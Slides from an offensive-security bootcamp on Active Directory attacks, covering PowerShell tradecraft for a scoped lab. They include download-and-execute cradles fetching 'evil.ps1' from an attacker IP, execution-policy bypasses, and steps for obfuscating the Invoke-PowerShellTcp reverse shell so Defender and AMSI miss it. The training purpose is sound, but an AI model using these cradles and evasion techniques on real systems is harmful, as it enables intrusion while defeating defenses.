

Attacking and Defending Active Directory

Beginner's Edition Bootcamp

Nikhil Mittal

Altered Security: <https://alteredsecurity.com/>

About me

- Twitter - @nikhil_mitt
- Founder of Altered Security - alteredsecurity.com
- GitHub - github.com/samratashok
- Creator of Nishang, Deploy-Deception, RACE toolkit and more
- Interested in Active Directory, Offensive PowerShell and Azure security
- Previous Talks and/or Trainings
 - DEF CON, BlackHat, BruCON and more.

Altered Security

- Trained more than 40000 security professionals from more than 130 countries!
- Our Red Team Labs Platform enables labs to be:
 - Affordable
 - Easy to Access
 - Stable and provide great user experience
 - Fun to Solve
 - Big enough to feel enterprise-like



- Red team labs - alteredsecurity.com/online-labs
- Instructor-led bootcamps - alteredsecurity.com/bootcamps
- GitHub - github.com/AlteredSecurity
- Lab Platform - enterprisesecurity.io
- Free Labs and Challenges - redlabs.enterprisesecurity.io

Course Content

- Module 1
 - Introduction to Active Directory and Attack Methodology
 - Offensive PowerShell and .NET tradecraft
 - Domain Enumeration
- Module 2
 - Local Privilege Escalation
 - Lateral Movement
 - Domain Privilege Escalation
- Module 3
 - Domain Persistence
 - Cross Trust Attacks
- Module 4
 - Bypassing Defenses (MDE and MDI)
 - Monitoring and Detections

Goal

- The bootcamp is beginner friendly and assumes no previous experience with active directory security. Although, you are expected to understand basics of Active Directory.
- This course introduces a concept, demonstrates how an attack can be executed and then have Learning Objective section where students can practice on the lab.
- The lab, like a real-world red team operation, forces you to use built-in tools as long as possible and focus on functionality abuse. So, in this course, we will NOT use any exploits and exploitation framework.
- We start from a foothold box as a normal domain user.
- Everything is not on the slides :)

Word of Caution


- In scope:
 - 172.16.1.0/24 - 172.16.17.0/24
- Everything else is NOT in scope.
- Attacking out of scope machines (including fellow students' machines) may result in disqualification from the lab.
- Please do not try to access the internet from any lab machine.
- Please treat the lab network as a dangerous environment and take care of yourself!

Philosophy of the course

- We will emulate an adversary who has a foothold machine in the target domain.
- We will not use any exploit in the class and will solely depend on abuse of functionality and features which are rarely patched.
- We try to use the built-in tools and avoid touching disk on any target server as long as possible. We will not use any exploitation framework in the class.

Active Directory

- Directory Service used to manage Windows networks.
- Stores information about objects on the network and makes it easily available to users and admins.
- "Active Directory enables centralized, secure management of an entire network, which might span a building, a city or multiple locations throughout the world."




Active Directory - Components

- Schema - Defines objects and their attributes.
- Query and index mechanism - Provides searching and publication of objects and their properties.
- Global Catalog - Contains information about every object in the directory.
- Replication Service - Distributes information across domain controllers.

Active Directory - Structure

- Forests, domains and organizational units (OUs) are the basic building blocks of any active directory structure.
- A forest - which is a security boundary - may contain multiple domains and each domain may contain multiple OUs.



PowerShell

- "PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework."
- PowerShell comes installed by-default on all the modern Windows OS.
- PowerShell is NOT powershell.exe. It is the System.Management.Automation.dll
- We will use Windows PowerShell. There is a platform independent PowerShell Core as well.

PowerShell Scripts and Modules

- Load a PowerShell script using dot sourcing
 - `C:\AD\Tools\PowerView.ps1`
- A module (or a script) can be imported with:
`Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1`
- All the commands in a module can be listed with:
`Get-Command -Module <modulename>`

PowerShell Script Execution

- Download execute cradle

```
iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')

$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.230.1/evil.ps1
');sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
```

PSv3 onwards - `iex (iwr 'http://192.168.230.1/evil.ps1')`

```
$h=New-Object -ComObject
Msxml2.XMLHTTP;$h.open('GET','http://192.168.230.1/evil.ps1',$false);$h.send();iex
$h.responseText

$wr = [System.NET.WebRequest]::Create("http://192.168.230.1/evil.ps1")
$r = $wr.GetResponse()
IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
```

PowerShell Detections

- System-wide transcription
- Script Block logging
- AntiMalware Scan Interface (AMSI)
- Constrained Language Mode (CLM) - Integrated with Applocker and WDAC (Device Guard)

Execution Policy

- It is NOT a security measure, it is present to prevent user from accidentally executing scripts.


- Several ways to bypass

```
powershell -ExecutionPolicy bypass
```

```
powershell -c <cmd>
```

```
powershell -encodedcommand
```

```
$env:PSExecutionPolicyPreference="bypass"
```



PowerShell Tradecraft

- Offensive PowerShell is not dead.
- The detections depend on your target organization and if you are using customized code.
- There are bypasses and then there are obfuscated bypasses!
- Remember, the focus of the class is Active Directory :)

Bypassing PowerShell Security

- We will use Invisi-Shell (<https://github.com/OmerYa/Invisi-Shell>) for bypassing the security controls in PowerShell.
- The tool hooks the .NET assemblies (System.Management.Automation.dll and System.Core.dll) to bypass logging
- It uses a CLR Profiler API to perform the hook.
- "A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time."

Bypassing PowerShell Security

Using Invisi-Shell

- With admin privileges:

`RunwithPathAsAdmin.bat`

- With non-admin privileges:

`RunwithRegistryNonAdmin.bat`

- Type `exit` from the new PowerShell session to complete the clean-up.

Bypassing AV Signatures for PowerShell


- We can always load scripts in memory and avoid detection using AMSI bypass.
- How do we bypass signature based detection of on-disk PowerShell scripts by Windows Defender?
- We can use the AMSITrigger (<https://github.com/RythmStick/AMSITrigger>) or DefenderCheck (<https://github.com/t3hbb/DefenderCheck>) to identify code and strings from a binary or script that Windows Defender may flag.
- Simply provide path to the script file to scan it:
`AmsiTrigger_x64.exe -i C:\AD\Tools\Invoke-PowerShellTcp_Detected.ps1
DefenderCheck.exe PowerUp.ps1`
- For full obfuscation of PowerShell scripts, see Invoke-Obfuscation (<https://github.com/danielbohannon/Invoke-Obfuscation>). That is used for obfuscating the AMSI bypass in the course!

Bypassing AV Signatures for PowerShell

- Steps to avoid signature based detection are pretty simple:
 - 1) Scan using AMSITrigger
 - 2) Modify the detected code snippet
 - 3) Rescan using AMSITrigger
 - 4) Repeat the steps 2 & 3 till we get a result as “AMSI_RESULT_NOT_DETECTED” or “Blank”

Bypassing AV Signatures for PowerShell - Invoke-PowerShellTcp

- Scan using AMSITrigger



```
C:\Windows\System32\cmd.exe

# AmsiTrigger x64.exe -i Invoke-PowerShellTCP.ps1
[+] ["New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
    }

    #Bind to the provided port if Bind switch is used.
    if ($Bind)
    {
        $listener = [System.Net.Sockets.TcpListener]$Port
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }

    $stream = $client.GetStream()
    [byte[]]$bytes = 0..65535|%{0}

    #Send back current username and computername
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    #Show an interactive PowerShell prompt
    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)
```

Bypassing AV Signatures for PowerShell - Invoke-PowerShellTcp

- Reverse the "Net.Sockets" string on line number 32

```
$String = "stekcos.teN"  
$class = ([regex]::Matches($String,'.' , 'RightToLeft') | ForEach  
{$_ . value}) -join ''  
if ($Reverse)  
{  
    $client = New-Object System.$class.TCPClient($IPAddress,$Port)  
}
```

- Check again with AMSITrigger!

Bypassing AV Signatures for PowerShell – PowerUp


– Script Modification

- Using only the minimal portion of a script is also useful.
- We can remove the part of a script that is getting detected but is not used.
- For this we can scan the script with DefenderCheck and then use the ByteToLineNumber.ps1 script in the C:\AD\Tools folder.

Bypassing AV Signatures for PowerShell – PowerUp

– Script Modification

- Scan using DefenderCheck
- Here, we can see the detection part is at the offset 0x1DCD2.
- We can find the line number of the detected part using ByteToLineNumber.ps1 script



```
[!] Identified end of bad bytes at offset 0x1DCD2 in the original file
File matched signature: "HackTool:Win32/PowersploitHijack!pz"

00000000 32 34 49 44 41 41 41 41 51 7A 70 63 56 58 4E 6C 24IDAAAAQzpcVXNl
00000010 63 6E 4E 63 62 47 46 69 58 45 52 6C 63 32 74 30 cnNcbGFiXERlc2t0
00000020 62 33 42 63 56 58 42 6B 59 58 52 6C 63 6A 4A 63 b3BcVXBkYXRlcjJc
00000030 56 58 42 6B 59 58 52 6C 63 6C 78 76 59 6D 70 63 VXBkYXRlc1xvYmpc
00000040 65 44 67 32 58 46 4A 6C 62 47 56 68 63 32 56 63 eDg2XFJlbGVhc2Vc
00000050 56 58 42 6B 59 58 52 6C 63 69 35 77 5A 47 49 41 VXBkYXRlc15wZGIA
00000060 41 41 44 77 61 51 41 41 41 41 41 41 41 41 41 41 AADwaQAAAAAAAAAAA
00000070 41 41 41 4F 61 67 41 41 41 43 41 41 41 41 41 41 AAAOagAAACAAAAAAA
00000080 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAGoAAAAAA
00000090 41 41 41 41 41 41 41 41 41 47 6F 41 41 41 41 41 AAAAAAAAAGoAAAAAA
000000A0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAGoAAAAAA
000000B0 58 30 4E 76 63 6B 56 34 5A 55 31 68 61 57 34 41 X0NvckV4ZU1halW4A
000000C0 62 58 4E 6A 62 33 4A 6C 5A 53 35 6B 62 47 77 41 bXNjb3J1zs5kbGwA
000000D0 41 41 41 41 41 50 38 6C 41 43 42 41 41 41 41 41 AAAAP81ACBAAAAA
000000E0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAGoAAAAAA
000000F0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAGoAAAAAA
```

Bypassing AV Signatures for PowerShell – PowerUp

– Script Modification


- Running the script, we find the line number for the detected offset is 1984.

```
PS C:\AD\Tools> . C:\AD\Tools\ByteToLineNumber.ps1
Usage: script.ps1 <FilePath> <HexOffset>
Example: script.ps1 C:\Scripts\test.ps1 0x1DCD2
PS C:\AD\Tools> . C:\AD\Tools\ByteToLineNumber.ps1 C:\AD\Tools\PowerUp.ps1 0x1703B
The offset 94267 corresponds to line number 1984.
PS C:\AD\Tools> ■
```

Bypassing AV Signatures for PowerShell – PowerUp

– Script Modification

- Navigate to line 2640 in any text editor, we see that it is the start of a base64 encoded binary, which is getting detected.




```
#> PowerUp.ps1 <#
C: > > PowerUp.ps1
2603  #>
2610  Param(
2611      [ValidateNotNullOrEmpty()]
2612      $Command,
2613
2614      [String]
2615      $Path = "$(Convert-Path .)\service.exe"
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
